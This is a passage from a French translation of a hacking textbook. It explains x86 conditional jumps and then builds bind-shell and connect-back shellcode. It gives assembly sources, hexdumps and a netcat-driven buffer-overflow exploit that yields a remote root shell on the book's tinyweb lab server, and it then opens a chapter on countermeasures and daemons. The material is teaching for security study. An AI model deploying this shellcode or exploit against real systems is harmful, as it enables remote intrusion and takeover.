Une fois traduites en langage machine, les structures de contrôle du langage C, comme les boucles for et les blocs if-then-else, sont constituées de branchements conditionnels et de boucles. Grâce à des structures de contrôle, les appels répétés à `dup2` peuvent être réduits à un seul appel dans une boucle. Le premier programme C écrit dans les chapitres précédents utilisait une boucle for pour afficher dix fois un message. Le désassemblage de sa fonction `main` montre comment le compilateur a implémenté la boucle for en assembleur. Les instructions de boucle (en gras) arrivent après que les instructions du prologue de fonction ont réservé de la mémoire pour la variable locale `i`. Cette variable est ensuite référencée relativement au registre EBP par l'opérande `[ebp-4]` :

```
reader@hacking:~/booksrc $ gcc firstprog.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>:    push   ebp
0x08048375 <main+1>:    mov    ebp,esp
0x08048377 <main+3>:    sub    esp,0x8
0x0804837a <main+6>:    and    esp,0xfffffff0
0x0804837d <main+9>:    mov    eax,0x0
0x08048382 <main+14>:   sub    esp,eax
0x08048384 <main+16>:   mov    DWORD PTR [ebp-4],0x0
0x0804838b <main+23>:   cmp    DWORD PTR [ebp-4],0x9
0x0804838f <main+27>:   jle    0x8048393 <main+31>
0x08048391 <main+29>:   jmp    0x80483a6 <main+50>
0x08048393 <main+31>:   mov    DWORD PTR [esp],0x8048484
0x0804839a <main+38>:   call   0x80482a0 <printf@plt>
0x0804839f <main+43>:   lea    eax,[ebp-4]
0x080483a2 <main+46>:   inc    DWORD PTR [eax]
0x080483a4 <main+48>:   jmp    0x804838b <main+23>
0x080483a6 <main+50>:   leave
0x080483a7 <main+51>:   ret
End of assembler dump.
(gdb)
```

La boucle se fonde sur deux nouvelles instructions : `cmp` (comparaison) et `jle` (saut si inférieur ou égal à). La dernière appartient à la famille des instructions de saut conditionnel. L'instruction `cmp` compare ses deux opérandes et positionne des indicateurs en fonction du résultat. Ensuite, une instruction de saut conditionnel déplace l'exécution en fonction des indicateurs. Dans le code précédent, si la valeur stockée à l'adresse `[ebp-4]` est inférieure ou égale à 9, l'exécution saute à l'adresse `0x8048393`, après l'instruction `jmp` suivante. Dans le cas contraire, cette instruction `jmp` déroute l'exécution à la fin de la fonction, à l'adresse `0x080483a6`, afin de quitter la boucle. Le corps de la boucle appelle `printf()`, incrémente la variable compteur, qui se trouve à l'adresse `[ebp-4]`, et revient sur l'instruction de comparaison afin de poursuivre la boucle. Grâce aux instructions de saut conditionnel, nous pouvons créer en assembleur des structures de contrôle complexes telles que les boucles. Voici d'autres instructions de saut conditionnel.

Instruction	*Description*
`cmp <dest>, <source>`	Comparer l'opérande destination à la source et positionner des indicateurs qui seront utilisés par les instructions de saut conditionnel.
`je <cible>`	Sauter à la cible en cas d'égalité des valeurs comparées.
`jne <cible>`	Sauter si différentes.
`jl <cible>`	Sauter si inférieur à.
`jle <cible>`	Sauter si inférieur ou égal à.
`jnl <cible>`	Sauter si non inférieur à.
`jnle <cible>`	Sauter si non inférieur ou égal à.
`jg / jge`	Sauter si supérieur à / supérieur ou égal à.
`jng / jnge`	Sauter si non supérieur à / non supérieur ou égal à.

Grâce à ces instructions, nous pouvons réduire la partie `dup2` du shellcode :

```
; dup2(socket connectée, {les trois descripteurs des E/S standard})
  mov ebx, eax      ; Copier le descripteur de socket dans ebx.
  xor eax, eax      ; Mettre à zéro eax.
  xor ecx, ecx      ; ecx = 0 = entrée standard.
dup_loop:
  mov BYTE al, 0x3F ; Appel système dup2 (n°63).
  int 0x80          ; dup2(c, 0)
  inc ecx
  cmp BYTE cl, 2    ; Comparer ecx à 2.
  jle dup_loop      ; Si ecx <= 2, sauter à dup_loop.
```

Cette boucle itère sur ECX, pour les valeurs `0` à `2`, en invoquant à chaque fois `dup2`. Si l'on comprend parfaitement les indicateurs employés par l'instruction `cmp`, il est possible de réduire cette boucle. Les indicateurs d'état ne sont pas positionnés uniquement par l'instruction `cmp`, mais le sont également par de nombreuses autres instructions afin de décrire leurs résultats. Il existe l'indicateur de retenue (CF, *carry flag*), l'indicateur de parité (PF, *parity flag*), l'indicateur d'ajustement (AF, *adjust flag*), l'indicateur de débordement (OF, *overflow flag*), l'indicateur de zéro (ZF, *zero flag*) et l'indicateur de signe (SF, *sign flag*). Les deux derniers sont les plus utiles et les plus faciles à comprendre. L'indicateur de zéro est à vrai si le résultat vaut zéro ; sinon il est à faux. L'indicateur de signe correspond simplement au bit le plus significatif du résultat, qui est à vrai si le résultat est négatif, à faux sinon. Autrement dit, après n'importe quelle instruction dont le résultat est négatif, l'indicateur de signe devient vrai et l'indicateur de zéro devient faux.

Abréviation	*Nom*	*Description*
ZF	Indicateur de zéro	Vrai si le résultat est zéro.
SF	Indicateur de signe	Vrai si le résultat est négatif (égal au bit le plus significatif du résultat).

L'instruction `cmp` (comparer) est en réalité une instruction `sub` (soustraire) qui oublie les résultats et affecte uniquement les indicateurs d'état. L'instruction `jle` (sauter si inférieur ou égal à) consulte simplement les indicateurs de zéro et de signe. Si l'un des deux est à vrai, cela signifie que l'opérande destination (le premier) est inférieur ou égal à l'opérande source (le second). Les autres instructions de saut conditionnel opèrent de manière similaire. Il existe également des instructions de saut qui consultent directement chaque indicateur d'état.

Instruction	*Description*
`jz <cible>`	Sauter à la cible si l'indicateur de zéro est positionné.
`jnz <cible>`	Sauter si l'indicateur de zéro n'est pas positionné.
`js <cible>`	Sauter si l'indicateur de signe est positionné.
`jns <cible>`	Sauter si l'indicateur de signe n'est pas positionné.

Grâce à ces instructions, nous pouvons complètement retirer l'instruction `cmp` si l'ordre de la boucle est inversé. En partant de `2` et en décomptant, nous pouvons vérifier l'indicateur de signe pour arrêter la boucle après 0. Voici la version raccourcie de la boucle, avec les modifications en gras :

```
; dup2(socket connectée, {les trois descripteurs des E/S standard})
  mov ebx, eax       ; Copier le descripteur de socket dans ebx.
  xor eax, eax       ; Mettre à zéro eax.
  push BYTE 0x2      ; ecx débute à 2.
  pop ecx
dup_loop:
  mov BYTE al, 0x3F  ; Appel système dup2 (n°63).
  int 0x80           ; dup2(c, 0)
  dec ecx            ; Décompter jusqu'à 0.
  jns dup_loop       ; Si l'indicateur de signe n'est pas positionné, ecx est > 0.
```

Les deux premières instructions placées avant la boucle peuvent être remplacées par l'instruction xchg (échanger). Elle échange les valeurs des opérandes source et destination :

Instruction	*Description*
xchg <dest>, <source>	Échanger les valeurs des deux opérandes.

Cette seule instruction peut remplacer les deux instructions suivantes qui occupent quatre octets :

```
89 C3                mov ebx,eax
31 C0                xor eax,eax
```

Le registre EAX doit être mis à zéro afin d'effacer les trois octets supérieurs du registre. Or les trois octets supérieurs du registre EBX sont déjà à zéro. Par conséquent, en échangeant les valeurs de EAX et de EBX, nous faisons d'une pierre deux coups et réduisons la taille à un seul octet :

```
93                   xchg eax,ebx
```

Puisque l'instruction xchg est plus courte qu'une instruction mov entre deux registres, nous pouvons réduire le shellcode à d'autres endroits. Naturellement, cela ne fonctionne que dans le cas où le registre de l'opérande source n'est pas utilisé. La version suivante du shellcode de liaison à un port s'appuie sur l'instruction d'échange afin de gagner encore quelques octets.

bind_shell.s

```
BITS 32

; s = socket(2, 1, 0)
  push BYTE 0x66     ; socketcall est l'appel système n°102 (0x66).
  pop eax
  cdq                ; Mettre à zéro edx pour l'utiliser comme DWORD nul ensuite.
  xor ebx, ebx       ; ebx est le type de socketcall.
  inc ebx            ; 1 = SYS_SOCKET = socket().
  push edx           ; Construire les args : { protocol = 0,
  push BYTE 0x1      ;          (inversé)     SOCK_STREAM = 1,
  push BYTE 0x2      ;                        AF_INET = 2 }
```

```
  mov ecx, esp      ; ecx = pointeur sur le tableau des arguments.
  int 0x80          ; Après l'appel système, eax contient le descripteur de socket.
    xchg esi, eax     ; Enregistrer le descripteur dans esi pour plus tard.

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66    ; socketcall (appel système n°102).
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind().
  push edx          ; Construire sockaddr :  INADDR_ANY = 0
  push WORD 0x697a  ;           (inversé)    PORT = 31337
  push WORD bx      ;                        AF_INET = 2
  mov ecx, esp      ; ecx = pointeur sur la structure server.
  push BYTE 16      ; argv : { sizeof(structure server) = 16,
  push ecx          ;          pointeur sur la structure server,
  push esi          ;          descripteur de socket }
  mov ecx, esp      ; ecx = tableau des arguments.
  int 0x80          ; eax = 0 en cas de succès.

; listen(s, 0)
  mov BYTE al, 0x66 ; socketcall (appel système n°102).
  inc ebx
  inc ebx           ; ebx = 4 = SYS_LISTEN = listen().
  push ebx          ; argv : { backlog = 4,
  push esi          ;          descripteur de socket }
  mov ecx, esp      ; ecx = tableau des arguments.
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; socketcall (appel système n°102).
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv : { socklen = 0,
  push edx          ;          pointeur sur sockaddr = NULL,
  push esi          ;          descripteur de socket }
  mov ecx, esp      ; ecx = tableau des arguments.
  int 0x80          ; eax = descripteur de socket connectée.

; dup2(socket connectée, {les trois descripteurs des E/S standard})
  xchg eax, ebx     ; Placer le descripteur de socket dans ebx et 0x00000005 dans eax.
  push BYTE 0x2     ; ecx débute à 2.
  pop ecx
dup_loop:
  mov BYTE al, 0x3F ; Appel système dup2 (n°63).
  int 0x80          ; dup2(c, 0)
  dec ecx           ; Décompter jusqu'à 0.
  jns dup_loop      ; Si l'indicateur de signe n'est pas positionné, ecx est > 0.

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; Appel système execve (n°11).
  push edx          ; Empiler des nuls pour la fin de chaîne.
  push 0x68732f2f   ; Empiler "//sh".
  push 0x6e69622f   ; Empiler "/bin".
  mov ebx, esp      ; Placer l'adresse de "/bin//sh" dans ebx, via esp.
  push edx          ; Empiler un terminateur nul sur 32 bits.
  mov edx, esp      ; Tableau vide pour envp.
  push ebx          ; Empiler l'adresse de la chaîne au-dessus du terminateur nul.
  mov ecx, esp      ; Tableau argv avec un pointeur de chaîne.
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL]).
```

Nous obtenons le shellcode `bind_shell` de 92 octets employé au chapitre précédent :

```
reader@hacking:~/booksrc $ nasm bind_shell.s
reader@hacking:~/booksrc $ hexdump -C bind_shell
00000000  6a 66 58 99 31 db 43 52  6a 01 6a 02 89 e1 cd 80  |jfX.1.CRj.j.....|
00000010  96 6a 66 58 43 52 66 68  7a 69 66 53 89 e1 6a 10  |.jfXCRfhzifS..j.|
00000020  51 56 89 e1 cd 80 b0 66  43 43 53 56 89 e1 cd 80  |QV.....fCCSV....|
00000030  b0 66 43 52 52 56 89 e1  cd 80 93 6a 02 59 b0 3f  |.fCRRV.....j.Y.?|
00000040  cd 80 49 79 f9 b0 0b 52  68 2f 2f 73 68 68 2f 62  |..Iy...Rh//shh/b|
00000050  69 6e 89 e3 52 89 e2 53  89 e1 cd 80              |in..R..S....|
0000005c
reader@hacking:~/booksrc $ diff bind_shell portbinding_shellcode
```

0x550 Shellcode connect-back

Les pare-feu n'ont aucun mal à faire échouer le shellcode de liaison à un port. Pour la plupart, ils bloquent les connexions entrantes, à l'exception de certains ports employés par des services connus. Cela permet de limiter l'exposition de l'utilisateur et d'empêcher les shellcodes de liaison à un port de recevoir une connexion. Les pare-feu logiciels sont aujourd'hui tellement répandus qu'un shellcode de liaison à un port a peu de chances de réussir.

Cependant, les pare-feu ne filtrent généralement pas les connexions sortantes, puisque cela remettrait en cause l'utilisabilité. Depuis le réseau derrière le pare-feu, un utilisateur doit pouvoir accéder à toute page Web ou établir n'importe quelle connexion sortante. Autrement dit, si le shellcode initie la connexion sortante, elle sera autorisée par la plupart des pare-feu.

Au lieu d'attendre une connexion de l'assaillant, un shellcode de type connect-back initie une connexion TCP vers l'adresse IP de l'assaillant. Pour ouvrir une connexion TCP, il suffit d'un appel à `socket()` et d'un appel à `connect()`. Cela ressemble fortement au shellcode de liaison à un port, puisque l'appel à `socket()` est le même et que `connect()` attend les mêmes types d'arguments que `bind()`. Le shellcode de liaison à un port a été légèrement modifié (en gras) pour construire le shellcode connect-back suivant.

connectback_shell.s

```
BITS 32

; s = socket(2, 1, 0)
  push BYTE 0x66     ; socketcall est l'appel système n°102 (0x66).
  pop eax
  cdq                ; Mettre à zéro edx pour l'utiliser comme DWORD nul ensuite.
  xor ebx, ebx       ; ebx est le type de socketcall.
  inc ebx            ; 1 = SYS_SOCKET = socket().
  push edx           ; Construire les args : { protocol = 0,
  push BYTE 0x1      ;           (inversé)     SOCK_STREAM = 1,
  push BYTE 0x2      ;                         AF_INET = 2 }
```

```
  mov ecx, esp      ; ecx = pointeur sur le tableau des arguments.
  int 0x80          ; Après l'appel système, eax contient le descripteur de socket.

  xchg esi, eax     ; Enregistrer le descripteur dans esi pour plus tard.

; connect(s, [2, 31337, <adresse IP>], 16)
  push BYTE 0x66    ; socketcall (appel système n°102).
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind().
  push DWORD x482aa8c0 ; Construire sockaddr : adresse IP = 192.168.42.72
  push WORD 0x697a  ;           (inversé)    PORT = 31337
  push WORD bx      ;                        AF_INET = 2
  mov ecx, esp      ; ecx = pointeur sur la structure server.
  push BYTE 16      ; argv : { sizeof(structure server) = 16,
  push ecx          ;          pointeur sur la structure server,
  push esi          ;          descripteur de socket }
  mov ecx, esp      ; ecx = tableau des arguments.
  inc ebx           ; ebx = 3 = SYS_CONNECT = connect().
  int 0x80          ; eax = descripteur de socket connectée.

; dup2(socket connectée, {les trois descripteurs des E/S standard})
  xchg eax, ebx     ; Placer le descripteur de socket dans ebx et 0x00000003 dans eax.
  push BYTE 0x2     ; ecx débute à 2.
  pop ecx
dup_loop:
  mov BYTE al, 0x3F ; Appel système dup2 (n°63).
  int 0x80          ; dup2(c, 0)
  dec ecx           ; Décompter jusqu'à 0.
  jns dup_loop      ; Si l'indicateur de signe n'est pas positionné, ecx est > 0.

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; Appel système execve (n°11).
  push edx          ; Empiler des nuls pour la fin de chaîne.
  push 0x68732f2f   ; Empiler "//sh".
  push 0x6e69622f   ; Empiler "/bin".
  mov ebx, esp      ; Placer l'adresse de "/bin//sh" dans ebx, via esp.
  push edx          ; Empiler un terminateur nul sur 32 bits.
  mov edx, esp      ; Tableau vide pour envp.
  push ebx          ; Empiler l'adresse de la chaîne au-dessus du terminateur nul.
  mov ecx, esp      ; Tableau argv avec un pointeur de chaîne.
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL]).
```

Dans le shellcode précédent, l'adresse IP de connexion est fixée à 192.168.42.72. Il s'agit de l'adresse IP de la machine de l'assaillant. Elle est stockée dans la structure `in_addr` sous la forme `0x482aa8c0`, c'est-à- dire la représentation hexadécimale de 72, 42, 168 et 192. Cela devient plus clair lorsque chaque nombre est affiché en hexadécimal :

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p /x 192
$1 = 0xc0
(gdb) p /x 168
$2 = 0xa8
(gdb) p /x 42
$3 = 0x2a
(gdb) p /x 72
```

```
$4 = 0x48
(gdb) p /x 31337
$5 = 0x7a69
(gdb)
```

Puisque ces valeurs sont stockées dans l'ordre des octets du réseau et que l'architecture *x*86 est de type little-endian, le DWORD semble être inversé. Autrement dit, le DWORD qui correspond à 192.168.42.72 est `0x482aa8c0`. Cela s'applique également au mot de deux octets employé pour le port destination. Lorsque le numéro de port 31337 est affiché en hexadécimal avec gdb, les octets sont donnés dans l'ordre little-endian. Autrement dit, les octets affichés doivent être inversés et le WORD qui correspond à 31337 est `0x697a`.

Nous pouvons employer le programme `netcat` pour attendre des connexions entrantes, avec l'option de la ligne de commande `-l`. C'est le cas dans la sortie suivante, pour écouter sur le port 31337 une connexion initiée par le shellcode connect-back. La commande `ifconfig` s'assure que l'adresse IP de `eth0` est 192.168.42.72 :

```
reader@hacking:~/booksrc $ sudo ifconfig eth0 192.168.42.72 up
reader@hacking:~/booksrc $ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:01:6C:EB:1D:50
          inet addr:192.168.42.72  Bcast:192.168.42.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)
          TX bytes:0 (0.0 b) Interrupt:16

reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337 ...
```

Tentons à présent d'exploiter le miniserveur Web en utilisant le shellcode connect-back. Puisque nous avons déjà travaillé avec ce programme, nous savons que la taille du tampon de requête est de 500 octets et qu'il se trouve à l'adresse `0xbffff5c0` dans la pile. Nous savons également que l'adresse de retour se trouve dans les 40 octets à la fin du tampon :

```
reader@hacking:~/booksrc $ nasm connectback_shell.s
reader@hacking:~/booksrc $ hexdump -C connectback_shell
00000000  6a 66 58 99 31 db 43 52  6a 01 6a 02 89 e1 cd 80  |jfX.1.CRj.j.....|
00000010  96 6a 66 58 43 68 c0 a8  2a 48 66 68 7a 69 66 53  |.jfXCh..*Hfhzifs|
00000020  89 e1 6a 10 51 56 89 e1  43 cd 80 87 f3 87 ce 49  |..j.QV..C......I|
00000030  b0 3f cd 80 49 79 f9 b0  0b 52 68 2f 2f 73 68 68  |.?..Iy...Rh//shh|
00000040  2f 62 69 6e 89 e3 52 89  e2 53 89 e1 cd 80        |/bin..R..S....|
0000004e
reader@hacking:~/booksrc $ wc -c connectback_shell
78 connectback_shell
reader@hacking:~/booksrc $ echo $(( 544 - (4*16) - 78 ))
402
reader@hacking:~/booksrc $ gdb -q --batch -ex "p /x 0xbffff5c0 + 200"
$1 = 0xbffff688
reader@hacking:~/booksrc $
```

Puisque le décalage à partir du début du tampon jusqu'à l'adresse de retour est de 540 octets, nous devons écrire 544 octets pour écraser l'adresse de retour sur quatre octets. Nous devons également utiliser un alignement correct, puisque l'adresse de retour utilise plusieurs octets. Pour cela, la somme de la taille du tableau des NOP et de celle du shellcode doit être divisible par quatre. Par ailleurs, le shellcode doit lui-même se trouver dans les 500 premiers octets écrasés. Il s'agit des limites du tampon de réponse et la mémoire qui arrive ensuite correspond aux autres valeurs de la pile qui peuvent être écrites avant que nous intervenions sur le flux de contrôle du programme. En restant dans ces limites, nous réduisons les risques que le shellcode soit écrasé, ce qui conduirait inévitablement à un crash. En répétant seize fois l'adresse de retour, nous générons 64 octets, que nous pouvons placer à la fin du tampon de 544 octets, tout en gardant le shellcode en sécurité dans les limites du tampon. Les octets restants au début du tampon d'exploitation seront le tableau de NOP. Les calculs précédents montrent qu'un tableau de 402 NOP permet d'aligner correctement le shellcode de 78 octets et de le placer en sécurité dans les limites du tampon. En répétant douze fois l'adresse de retour souhaitée, nous plaçons les quatre derniers octets du tampon de l'exploit exactement là où il faut pour écraser l'adresse de retour enregistrée sur la pile. En la remplaçant par `0xbffff688`, nous dirigeons l'exécution au beau milieu du tableau de NOP, en évitant les octets au début du tampon, qui pourraient être modifiés. Ces valeurs calculées seront employées dans l'exploit suivant, mais le shellcode connect-back a tout d'abord besoin d'une cible pour se connecter. Nous lançons `netcat` pour qu'il attende des connexions entrantes sur le port 31337 :

```
reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337 ...
```

Depuis un autre terminal, les valeurs calculées sont utilisées pour exploiter à distance le programme `tinyweb`.

Depuis une autre fenêtre de terminal

```
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x402';
> cat connectback_shell;
> perl -e 'print "\x88\xf6\xff\xbf"x20 . "\r\n"') | nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
```

Si l'on revient au premier terminal, nous constatons que le shellcode s'est connecté au processus `netcat` qui écoute sur le port 31337. Nous disposons ainsi d'un accès à un shell root distant :

```
reader@hacking:~/booksrc $ nc -v -l -p 31337
listening on [any] 31337 ...
connect to [192.168.42.72] from hacking.local [192.168.42.72] 34391
whoami
root
```

La configuration réseau de cet exemple est un tantinet confuse car l'attaque est menée depuis 127.0.0.1 et le shellcode se connecte à 192.168.42.72. Ces deux adresses IP désignent la même destination, mais, dans le shellcode, il est plus facile d'utiliser 192.168.42.72 que 127.0.0.1. Puisque l'adresse de boucle de retour contient deux octets nuls, elle doit être construite sur la pile avec plusieurs instructions. Pour cela, nous pouvons écrire les deux octets nuls dans la pile en utilisant un registre qui contient zéro. Le fichier `loopback_shell.s` est une version modifiée de `connectback_shell.s` qui utilise l'adresse de boucle de retour 127.0.0.1. Les différences sont illustrées dans la sortie suivante :

```
reader@hacking:~/booksrc $ diff connectback_shell.s loopback_shell.s
21c21,22
<   push DWORD 0x482aa8c0 ; Construire sockaddr : adresse IP = 192.168.42.72
---
>   push DWORD 0x01BBBB7f ; Construire sockaddr : adresse IP = 127.0.0.1
>   mov WORD [esp+1], dx  ; Remplacer BBBB par 0000 dans le push précédent.
reader@hacking:~/booksrc $
```

Après avoir empilé la valeur `0x01BBBB7f`, le registre ESP pointe au début de ce DWORD. En écrivant un mot de deux octets nuls à l'adresse ESP+1, les deux octets centraux sont écrasés afin d'obtenir l'adresse de retour correcte.

Puisque cette instruction supplémentaire augmente la taille du shellcode de quelques octets, le tableau de NOP doit être ajusté. Les calculs montrent qu'il faut un tableau de NOP de 397 octets. L'exploit suivant basé sur le shellcode avec la boucle de retour suppose que le programme `tinyweb` est en cours d'exécution et qu'un processus `netcat` attend des connexions entrantes sur le port 31337 :

```
reader@hacking:~/booksrc $ nasm loopback_shell.s
reader@hacking:~/booksrc $ hexdump -C loopback_shell | grep --color=auto 00
00000000  6a 66 58 99 31 db 43 52  6a 01 6a 02 89 e1 cd 80  |jfX.1.CRj.j.....|
00000010  96 6a 66 58 43 68 7f bb  bb 01 66 89 54 24 01 66  |.jfXCh....f.T$.f|
00000020  68 7a 69 66 53 89 e1 6a  10 51 56 89 e1 43 cd 80  |hzifS..j.QV..C..|
00000030  87 f3 87 ce 49 b0 3f cd  80 49 79 f9 b0 0b 52 68  |....I.?..Iy...Rh|
00000040  2f 2f 73 68 68 2f 62 69  6e 89 e3 52 89 e2 53 89  |//shh/bin..R..S.|
00000050  e1 cd 80                                          |...|
00000053
reader@hacking:~/booksrc $ wc -c loopback_shell
83 loopback_shell
reader@hacking:~/booksrc $ echo $(( 544 - (4*16) - 83 ))
397
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x397';cat loopback_shell;perl -e
'print "\x88\xf6\xff\xbf"x16 . "\r\n"') | nc -v 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
```

À l'instar de l'exploit précédent, un shell root est lancé sur le terminal dans lequel `netcat` écoute sur le port 31337 :

```
reader@hacking:~ $ nc -vlp 31337
listening on [any] 31337 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 42406
whoami
root
```

Cela semble presque trop facile, ne trouvez-vous pas ?

0x600

Contre-mesures

La *phyllobates terribilis*, une jolie petite grenouille jaune d'Amazonie, sécrète un poison extrêmement toxique – un seul spécimen peut tuer jusqu'à dix êtres humains adultes. Si ces grenouilles possèdent des défenses aussi puissantes, c'est parce que certaines espèces de serpents s'acharnaient à les manger et développaient leur résistance. En réponse, les grenouilles n'ont pas cessé d'améliorer leur défense en produisant un poison de plus en plus puissant. Grâce à cette évolution parallèle, les grenouilles se sont en réalité protégées contre tous les autres prédateurs. Ce phénomène existe également dans le monde des hackers. Puisque leurs techniques d'exploitation existent depuis des années, il est tout à fait naturel que des mesures défensives se soient développées. En réponse, les hackers ont trouvé des moyens de contourner et de renverser ces défenses, ce qui a conduit au développement de nouvelles techniques de protection.

Ce cycle d'innovation est plutôt bénéfique. Même si les virus et les vers peuvent causer des dégâts importants et provoquer des interruptions onéreuses dans le fonctionnement d'une entreprise, ils forcent à trouver une réponse à un problème. Les vers se propagent en exploitant les vulnérabilités qui existent dans les logiciels défectueux. Bien souvent, ces défauts restent inconnus pendant des années, mais des vers relativement bénins, comme CodeRed ou Sasser, obligent à corriger les problèmes. Comme dans le cas de la varicelle, il est préférable de subir une attaque mineure très tôt au lieu d'attendre des années lorsqu'elle peut provoquer des dommages importants. Si les vers Internet ne révélaient ces défauts de sécurité, ils pourraient ne jamais être corrigés et nous resterions vulnérables à une attaque de la part de personnes aux objectifs plus malveillants qu'une simple reproduction. Vus sous cet angle, les vers et les virus peuvent en réalité renforcer la sécurité sur le long terme. Cependant, rien ne nous oblige à attendre et nous pouvons prendre une approche proactive pour améliorer la sécurité. Certaines contre-mesures tentent d'annuler les effets d'une attaque ou d'empêcher qu'elle se produise.

Une contre-mesure est un concept assez abstrait. Il peut s'agir d'un dispositif pour la sécurité, d'un ensemble de politiques, d'un programme ou simplement d'un administrateur système attentif. Nous pouvons répartir les contre-mesures en deux groupes : celles qui tentent de détecter les attaques et celles qui tentent de protéger les points vulnérables.

0x610 Contre-mesures de détection

Les contre-mesures du premier groupe tentent de détecter l'intrusion et d'y répondre d'une manière ou d'une autre. Le processus de détection va de l'administrateur système qui consulte les journaux au programme qui renifle le réseau. La réponse peut être la fermeture automatique d'une connexion ou d'un processus ou un examen minutieux par l'administrateur de ce qui se passe depuis la console de la machine.

Pour l'administrateur système, les exploits connus sont loin d'être aussi dangereux que ceux ignorés. Plus tôt une intrusion est détectée, plus tôt elle peut être traitée et plus grandes sont les chances qu'elle soit contenue. Les intrusions qui restent insoupçonnées pendant plusieurs mois peuvent être la cause de problèmes très importants.

Pour détecter une intrusion, il faut anticiper les actions de l'assaillant. Si nous les connaissons, nous savons ce que nous devons rechercher. Les contre-mesures de détection peuvent rechercher les motifs de ces attaques dans les journaux, dans les paquets réseau ou même dans la mémoire des programmes. Une fois que l'intrusion a été détectée, l'assaillant peut être expulsé du système, les dommages causés au système de fichiers peuvent être annulés en utilisant les sauvegardes et la vulnérabilité exploitée peut être identifiée et corrigée. Les contre-mesures de détection se révèlent assez efficaces lorsque les sauvegardes et les restaurations sont possibles.

Pour l'assaillant, cela signifie que la détection peut neutraliser toutes ses actions. Puisque la détection n'est pas toujours immédiate, il existe quelques scénarios de type "cambriolage" pour lesquels elle n'a pas d'importance ; cependant, même dans ce cas, il est préférable de ne pas laisser de traces. La furtivité constitue le meilleur allié du hacker. Exploiter un programme vulnérable pour obtenir un shell root signifie que nous avons un contrôle total sur le système, mais éviter la détection signifie également que personne ne sait que nous sommes entrés. Si un hacker parvient à combiner le "mode Dieu" et l'invisibilité, il devient alors extrêmement dangereux. Depuis un endroit caché, les mots de passe et les données peuvent être discrètement extraits du réseau, des portes dérobées peuvent être ajoutées à des programmes et d'autres attaques peuvent être lancées sur d'autres hôtes. Pour rester caché, il suffit d'anticiper les méthodes de détection. Si nous les connaissons, nous pouvons éviter certains motifs d'exploit ou simuler des motifs valides. L'évolution parallèle des méthodes de clandestinité et de détection repose sur l'imagination de techniques auxquelles l'adversaire n'a pas pensé.

0x620 Démons système

Pour appuyer la présentation des contre-mesures et des méthodes de contournement, nous avons tout d'abord besoin d'une réelle cible à exploiter. Une cible distante sera un programme serveur qui accepte des connexions entrantes. Sous Unix, ces programmes sont généralement mis en œuvre par des démons système. Un démon est un programme qui s'exécute en arrière-plan et qui se détache d'une manière ou d'une autre de son terminal de contrôle. Le terme *démon* a été inventé par des hackers du MIT dans les années 1960. Il fait référence à un démon de tri de molécules datant d'une expérience menée en 1867 par le physicien James Maxwell. Dans cette expérimentation, le démon de Maxwell est un être doté d'un pouvoir surnaturel qui lui permet d'effectuer des tâches difficiles sans effort, en violant apparemment le second principe de la thermodynamique. De manière similaire, sous Linux, les démons système réalisent inlassablement certaines tâches, comme offrir un service SSH ou maintenir les journaux du système. Les programmes démons se terminent généralement par la lettre *d*, comme *sshd* ou *syslogd*, afin d'indiquer leur nature.

En apportant quelques modifications à notre programme `tinyweb.c`, nous pouvons le transformer en un véritable démon système. Ces modifications se fondent sur un appel à la fonction `daemon()`, qui lance un nouveau processus en arrière-plan. Cette fonction est employée par de nombreux processus démons sous Linux. Voici sa page de manuel :

```
DAEMON(3)                Manuel du programmeur Linux                DAEMON(3)

NOM
       daemon - Exécution en arrière-plan.

SYNOPSIS
       #include <unistd.h>

       int daemon(int nochdir, int noclose);

DESCRIPTION
       La fonction daemon() sert aux programmes désireux de se détacher de leur
       terminal de contrôle, et de s'exécuter en arrière-plan à la manière des
       démons système.

       Si l'argument nochdir vaut zéro, daemon() modifie le répertoire de travail
        pour revenir à la racine (« / »). Ceci évite de bloquer un système de fichiers
       (comme /home) que l'on ne pourrait pas démonter durant son exécution.

       Si l'argument noclose vaut zéro, daemon() redirige l'entrée standard, la
       sortie standard, et la sortie d'erreur vers /dev/null.
```

```
VALEUR RENVOYÉE
       (Cette fonction exécute un fork(), et s'il réussit, le père effectue un
       _exit(0), ainsi toutes les erreurs éventuelles apparaissent uniquement du
       côté fils). La fonction daemon() renvoie zéro si elle réussit. Si une
      erreur se produit, daemon() renvoie -1 et remplit la variable globale
       errno avec l'un des codes d'erreurs renvoyés par les fonctions fork(2) et
       setsid(2).
```

Puisque les démons système s'exécutent en étant détachés d'un terminal de contrôle, le code du démon `tinyweb` consigne ses messages dans un journal. Le contrôle des démons système se fait généralement à l'aide de signaux. Notre nouveau programme `tinyweb` doit intercepter le signal de terminaison afin de s'arrêter proprement.

0x621 Formation rapide aux signaux

